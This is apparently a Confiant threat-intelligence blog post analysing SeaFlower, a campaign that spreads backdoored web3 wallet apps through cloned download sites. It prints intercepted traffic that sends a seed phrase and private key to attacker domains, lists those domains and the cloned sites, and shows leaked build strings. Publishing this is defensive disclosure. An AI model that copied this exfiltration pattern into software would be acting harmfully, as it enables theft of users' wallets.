# How SeaFlower 藏海花 installs backdoors in iOS/Android web3 wallets to steal your seed phrase

blog.confiant.com/how-seaflower-藏海花-installs-backdoors-in-ios-android-web3-wallets-to-steal-your-seed-phrase-d25f0ccdffce

taha aka "lordx64"

June 14, 2022

Photo by on

During the course of our work at Confiant, we see malicious activity on a daily basis. What matters the most for us is the ability to:

- Protect our existing customers.
- Share unique threat intelligence.
- Keep finding unique vantage points for better detection.

At Confiant we monitor 2.5+ billion ads per day thanks to our 110+ integrations in the advertising stack allowing us to protect 40K premium websites from bad ads.


That itself gives us great visibility on malicious activity infiltrating the ad stack and the broader Internet, powered by our proprietary uncloaking technology. And that includes all the web3 malicious activity funneling thru it.

The variety and the range of our detection enable us to detect unique malicious activity as soon as it surfaces. SeaFlower is an example of this unique cluster of malicious activities targeting web3 wallet users that we will document in this blog post.

## What is SeaFlower?

SeaFlower is a cluster of activity that we identified earlier this year in March 2022. We believe SeaFlower is the most technically sophisticated threat targeting web3 users, right after the infamous Lazarus Group.

The cluster of activity named “SeaFlower” was chosen for a reason. One of the injected .dylib files in the original Mach-O of the metamask app, contained the full path to xcode derived data, that leaked a macOS username: “Zhang Haike”:



```
3633 0x0003a119 0x0003a119 189 190 () ascii /Users/zhanghaike/Library/Developer/Xcode/DerivedData/URLProtocol-fclcagocwooxevfhpddlmbxuzocu/Build/Intermediates.noindex/URLProtocol.build/Debug-ip
honeos/URLProtocol.build/DerivedSources/
3634 0x0003a1d7 0x0003a1d7  18  19 () ascii URLProtocol_vers.c
3635 0x0003a1ea 0x0003a1ea 213 214 () ascii /Users/zhanghaike/Library/Developer/Xcode/DerivedData/URLProtocol-fclcagocwooxevfhpddlmbxuzocu/Build/Intermediates.noindex/URLProtocol.build/Debug-ip
honeos/URLProtocol.build/Objects-normal/arm64/URLProtocol_vers.o
3636 0x0003a2c0 0x0003a2c0  25  26 () ascii _URLProtocolVersionString
3637 0x0003a2da 0x0003a2da  25  26 () ascii _URLProtocolVersionNumber
3638 0x0003a38c 0x0003a38c   8   9 () ascii mn.dylib
```

Author username leak

> Note: this same mistake was made on other libraries that helped leaking more macOS usernames, and thus uncovering a set of personas related to SeaFlower

Naturally, Googling “Zhang Haike” was the next step, which gave many Chinese-speaking references, including this one that I found amusing: it is the name of a character in a Chinese novel called “Tibetan Sea Flower”.

The Chinese-speaking references conform to the context of this large campaign, and hint to a strong relationship with a Chinese-speaking entity yet to be uncovered:

- Uncovered macOS usernames are Chinese names
- Source code comments in the backdoor code are written in Chinese.
- Modding/hooking Frameworks used are common in the Chinese-speaking modding community, based on the fact that many tutorials and usages example of these Frameworks are in Chinese and the authors of the tools are Chinese speaking.
- We uncovered Provisioning profiles, signing infrastructure, and app provisioning infrastructure hosted in the Chinese IP address space and the Hong Kong IP address space in addition to the domains registered with .cn TLD. Note: signing infrastructure and provisioning infrastructure might or might not be directly related to SeaFlower as it could be abused or just used as a service.
- We uncovered multiple cloned websites (mimicking official wallet websites) initially hosted in Hong Kong IP address space

- CDN abused is Alibaba
- Most of the search engines targeted are Chinese search engines.

As of today, the main current objective of SeaFlower is to modify web3 wallets with backdoor code that ultimately exfiltrates the seed phrase.

The targeted web3 wallets are the following:

- (iOS, Android)
- wallet (iOS, Android)
- (iOS, Android)
- (iOS, Android)

> Note: The wallets above are 100% safe and you can use them safely. But like any other good and very popular software, they are exposed to modding, reverse engineering, and backdoors. SeaFlower distributes a backdoored version of these wallets by modifying the original ones.

Any users lured into downloading SeaFlower backdoored wallets will ultimately lose their funds. We provided SHA-256 of each analyzed backdoored wallet to help our community identify these backdoored wallets and their multiple variants.


## SeaFlower Modus operandi

Looking at the various attacks in this new cluster, they have something in common: SeaFlower doesn't alter the original functionality of the wallet in any way **but adds code to exfiltrate the seed phrase,** and does it using different techniques increasing in complexity, hopefully, documented in this blog post.

The user experience, the UI, and all the wallet functionality are unchanged, normal/advanced users won't notice anything while using the app on their phones: it is the legitimate app from the AppStore/Play Store with a sneaking backdoor in it.

But if one is actively monitoring network requests, one will find out that there's a single network request that is sent to weird-looking domains, for example, we have seen backdoored wallets sending traffic to trx.Infura[.]org (mimicking infura.io) or metanask[.]cc (mimicking metamask.io) over HTTPS.

Setting up a MITM proxy we could decrypt the HTTPS traffic and find out that the seed phrase, the wallet address, and the balance are sent out to the attacker:


Charles 4.2.8 - fake-metamask-create-wallet

| Code | Method | Host | Start | Path | Duration | Size | Status |
|---|---|---|---|---|---|---|---|
| 200 | POST | www.metanask.cc | 18:27:14 | /api/metamask/ios/086c41d548699e84e66d80ca8f809e34 | 779 ms | 1.13 KB | Complete |
| 204 | HEAD | clients3.google.com | 18:27:14 | /generate_204?_=1646317634297 | 234 ms | 486 bytes | Complete |
| 200 | GET | api.etherscan.io | 18:27:15 | /api?module=account&address=0xb9eeD3215547fAf98DBf734aC69397EFe03A8BFA&offset=40&or... | 970 ms | 1.57 KB | Complete |
| 204 | HEAD | clients3.google.com | 18:27:15 | /generate_204?_=1646317634299 | 239 ms | 486 bytes | Complete |
| 200 | POST | mainnet.infura.io | 18:27:15 | /v3/d039103314584a379e33c21fbe89b6cb | 529 ms | 567 bytes | Complete |
| 200 | GET | api.etherscan.io | 18:27:16 | /api?module=account&address=0xb9eeD3215547fAf98DBf734aC69397EFe03A8BFA&offset=40&or... | 964 ms | 1.16 KB | Complete |
| 200 | POST | trx.Infura.org | 18:27:18 | /api/metamask/ios/GDBPXJ1EXQXWFUAGZRIH3FOVR0SO0VDJLIZLVE1LYOXZECZ61FDC1EHNSPX7K... | 7.83 s | 1.06 KB | Complete |


```
--kP_5t-dIQHCABMrcTAshR6jwM8XbIRGbxBmWnKpQD-FBHPrLBygtH3cUaY5GyEGI.VsTY2
content-disposition: form-data; name="demoString"

behind valve immune coconut pill gym abstract dinosaur rebuild pause pupil
keen@{"accounts":{"0xb9eeD3215547fAf98DBf734aC69397EFe03A8BFA":{"balance":"0x0"}},"_U":0,"_V":0,"_W":null,"_X":null}@@0x875b057c8e21ac75c0f4b7f19758cdfcb537f7b776b7f06b4e5561468c6910c8
--kP_5t-dIQHCABMrcTAshR6jwM8XbIRGbxBmWnKpQD-FBHPrLBygtH3cUaY5GyEGI.VsTY2--
```

Intercepting HTTPS traffic of SeaFlower backdoor


But how this is possible? we will have to reverse engineer the apps to determine all the techniques SeaFlower used to make these legitimate apps behave maliciously in the background.

SeaFlower drastically differs from the other web3 intrusion sets we track, with little to no overlap from the Infrastructure in place, but also from the technical capability and coordination point of view: Reverse engineering iOS and Android apps, modding them, provisioning, and automated deployments.


SeaFlower also takes care of the app distribution phase by setting up fake cloned websites where these backdoored wallets can be downloaded. The identified websites are perfect clones of legitimate websites, offering download links:


appim.xyz | 2022-04-06
为匹配用户属地国家的监管政策，imToken 已限制中国境内用户访问和使用部分功能 了解详情
imToken
博客
帮助中心
立即下载
需要一款好用的 Layer2 钱包？试试 imToken
数字资产 尽在掌控
全球领先的区块链数字资产管理工具
立即下载
imToken
为全球超过 150 个国家的千万用户提供安全、可信赖的数字资产管理服务


imToken cloned website (courtesy of DomainTools) hosted at: appim[.]xyz



cloned Metamask website, hosted at: https://74871011[.]huliqianbao[.]com/download.html


som-coinbase.com
coinbase
Overview
Mobile App Guide
Browser Extension Guide
Developers
Twitter
Coinbase Wallet
Your key to the world of crypto
Store all of your crypto and NFTs in one place
Support for over 4,000 assets and a whole world of dapps
Explore the decentralized web on your phone or browser
Protect your digital assets with industry-leading security
Download Coinbase Wallet


cloned Coinbase Wallet website hosted at som-coinbase[.]com

